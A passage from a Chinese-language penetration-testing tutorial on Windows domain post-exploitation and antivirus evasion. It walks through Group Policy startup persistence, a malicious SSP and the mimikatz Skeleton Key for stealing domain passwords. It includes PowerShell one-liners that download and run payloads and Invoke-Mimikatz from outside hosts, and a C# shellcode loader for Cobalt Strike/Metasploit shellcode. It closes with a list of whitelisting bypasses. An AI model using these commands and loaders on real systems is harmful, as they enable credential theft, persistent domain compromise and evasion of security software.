
当我们获取到管理员权限时，可以通过添加组策略手段，实现用户开机自启动。

域控上执行过程如下：


打开gpmmc.msc，编辑默认组策略：



然后添加启动项：




并在对应的组策略目录下添加你的文件：



再执行如下命令强制刷新组策略：

```
gpupdate /force
```

最终域内其他机器重启后就会执行对应的文件/脚本：





6.3、SSP

SecuritySupport Provider理解为一个dll，用来实现身份认证；SecuritySupport Provider Interface理解为SSP的API，用于执行各种与安全相关的操作，如身份验证。在系统启动的时候，SSP会被加载到lsass.exe中,也就是说我们可以自定义一个dll在系统启动时加载到lsass.exe中。


利用mimikatz:

1、将mimilib.dll复制到域控c:\windows\system32

2、添加注册表: HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\SecurityPackages\

添加mimilib.dll

3、重启后记录登录的密码：



也可以不重启,利用RPC加载SSP。

6.4、Skeleton Key

利用mimikatz安装一个万能密码，“mimikatz”，实现代码可以参考如下：

https://github.com/gentilkiwi/mimikatz/blob/master/mimikatz/modules/kuhl_m_misc.c

```
privilege::debug
misc::skeleton
```

当执行完上述命令后，就可以使用“mimikatz”作为一个万能密码，去连接域控，该方法可用于当域控密码被改掉时，我们依然可以去控制域控。

```
C:\Users\win7user.JUMBOLAB.000\Desktop>net use \\dcserver "mimikatz" /user:jumbo
lab\administrator
命令成功完成。


C:\Users\win7user.JUMBOLAB.000\Desktop>dir \\dcserver\c$
驱动器 \\dcserver\c$ 中的卷没有标签。
卷的序列号是 EAF7-A28C

\\dcserver\c$ 的目录
2020/06/08  23:38    <DIR>          ntdsutil
2013/08/22  23:52    <DIR>          PerfLogs
2020/05/23  22:38    <DIR>          Program Files
2020/05/23  11:43    <DIR>          Program Files (x86)
2020/01/28  17:23    <DIR>          Users
2020/06/08  22:35    <DIR>          Windows
2020/02/03  15:18          724,339,463 Windows8.1-KB2919355-x64.msu
2020/02/03  15:15          10,716,210 Windows8.1-KB2919442-x64.msu
```

6.5、HookPasswordChangeNotify

通过往lsass.exe进程中注入dll，达到通过Hook PasswordChangeNotify拦截修改的帐户密码。该方法可用于拦截域内修改的密码。

项目地址：<https://github.com/Jumbo-WJB/Misc-Windows-Hacking>



/07 免杀处理

在上述的攻击利用中，出现了各种各样的工具，但是现在的edr都对上述工具、上述手法都做了安全防护，因此如何绕过av，又是一段漫长的路。

7.1、Powershell


以常见的cs上线生成的powershell为例。当使用默认ps命令时，会被直接拦截：



我们先简单理解为拦截了这个命令，那就先简单尝试下加点特殊符号，而这个符号又不影响程序运行，比如“^”，但发现并不行：



那我们尝试把这个命令copy出来并换个名字试试呢？依然不行：



但是改成txt就成功了：

```
jp.txt -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://1.2.3.4:80/a'))"
```

7.2、抓密码工具免杀

渗透日常中密码抓取必不可少，当看到域控在线，工具被杀，想抓密码怎么办？

第一种，配合上面的powershell绕过执行ps1版的mimikatz：


```
C:\Users\Jumbo\AppData\Local\Temp>jp.txt "IEX (New-Object Net.WebClient).DownloadString('http://172.16.180.1:8089/In
-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds"
Hostname: DESKTOP-00F17KP / S-1-5-21-436893414-3006759232-2873587263

.#####.  mimikatz 2.1.1 (x64) built on Aug  3 2018 17:05:14 - lil!
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /**/ Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
## v ##     Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/
```


第二种，利用RPC加载SSP：

<https://blog.xpnsec.com/exploring-mimikatz-part-2/>

让lsass.exe自己dump 内存：




微软签名的procdump也可以：



第三种，对工具本身做免杀，找个看起来无害化的工具：

<https://raw.githubusercontent.com/3gstudent/Homework-of-C-Language/master/sekurlsa-wdigest.cpp>



如果手上没有IDE编译环境或者没有源码怎么办？找个被杀的工具：



360杀毒提醒您

已发现并成功删除病毒文件



原文件已经备份到病毒隔离区。



[找回原文件](#)

病毒文件: mimikatz_krbtgtx64.exe

所在位置:  本地磁盘(c:)

文件路径: [c:\users\jumbo\desktop\mimikatz一键...](#)


病毒类型: 恶意软件(Win64/Trojan.PSW.a2b)

已在您电脑中连续发现多个病毒，建议您立即扫描以彻底查杀可能存在的病毒威胁。

 [立即进行快速扫描](#)

 [确认](#)

用restorator工具加个版本信息，成功免杀：




7.3、源码免杀

找个内存加载的源码，把shellcode加载执行。简单过程如下：

申请内存->写入shellcode->创建线程执行

先利用cs生成shellcode：



示例代码如下：

```
using System;
using System.Runtime.InteropServices;
namespace TCPMeterpreterProcess
{
    class Program
    {
        static void Main(string[] args)
        {
            // native function' s compiled code
            // generated with metasploit
            byte[] shellcode = new byte[835] {
```

```
0x..... };

    UInt32 funcAddr = VirtualAlloc(0, (UInt32)shellcode.Length,
MEM_COMMIT, PAGE_EXECUTE_READWRITE);

    Marshal.Copy(shellcode, 0, (IntPtr)(funcAddr), shellcode.Length);

    IntPtr hThread = IntPtr.Zero;

    UInt32 threadId = 0;

    // prepare data
    IntPtr pinfo = IntPtr.Zero;

    // execute native code
    hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);

    WaitForSingleObject(hThread, 0xFFFFFFFF);

}

private static UInt32 MEM_COMMIT = 0x1000;

private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;

[DllImport("kernel32")]

private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr,
UInt32 size, UInt32 flAllocationType, UInt32 flProtect);

[DllImport("kernel32")]


private static extern bool VirtualFree(IntPtr lpAddress,
UInt32 dwSize, UInt32 dwFreeType);

[DllImport("kernel32")]

private static extern IntPtr CreateThread(
    UInt32 lpThreadAttributes,
    UInt32 dwStackSize,
    UInt32 lpStartAddress,
    IntPtr param,
    UInt32 dwCreationFlags,
```

```
    ref UInt32 lpThreadId
);
[DllImport("kernel32")]
private static extern bool CloseHandle(IntPtr handle);
[DllImport("kernel32")]
private static extern UInt32 WaitForSingleObject(
    IntPtr hHandle,
    UInt32 dwMilliseconds
);
[DllImport("kernel32")]
private static extern IntPtr GetModuleHandle(
    string moduleName
);
[DllImport("kernel32")]
private static extern UInt32 GetProcAddress(
    IntPtr hModule,
    string procName
);
[DllImport("kernel32")]
private static extern UInt32 LoadLibrary(
    string lpFileName
);
[DllImport("kernel32")]
private static extern UInt32 GetLastError();
}
}
```


编译后成功绕过杀毒软件:




7.4、白名单免杀

我们可以使用windows自带的命令达到免杀的效果, 比如:

msbuild:



Wmic:



这里收集了几个执行shellcode的常用白名单：

https://github.com/Jumbo-WJB/windows_exec_ways

windows_exec_ways with msf

regsvr32(sct) : use exploit/multi/script/web_delivery set target 3

mshta(hta) : <https://github.com/Jumbo-WJB/CACTUSTORCH>

csc(cs) : <https://github.com/Jumbo-WJB/InstallUtil-Shellcode-cs> <https://github.com/Jumbo-WJB/Bypass-McAfee-Application-Control--Code-Execution>

wmic(xsl):<http://subt0x11.blogspot.com/2018/04/wmicexe-whitelisting-bypass-hacking.html>

msbuild(xml) : https://github.com/Jumbo-WJB/nps_payload

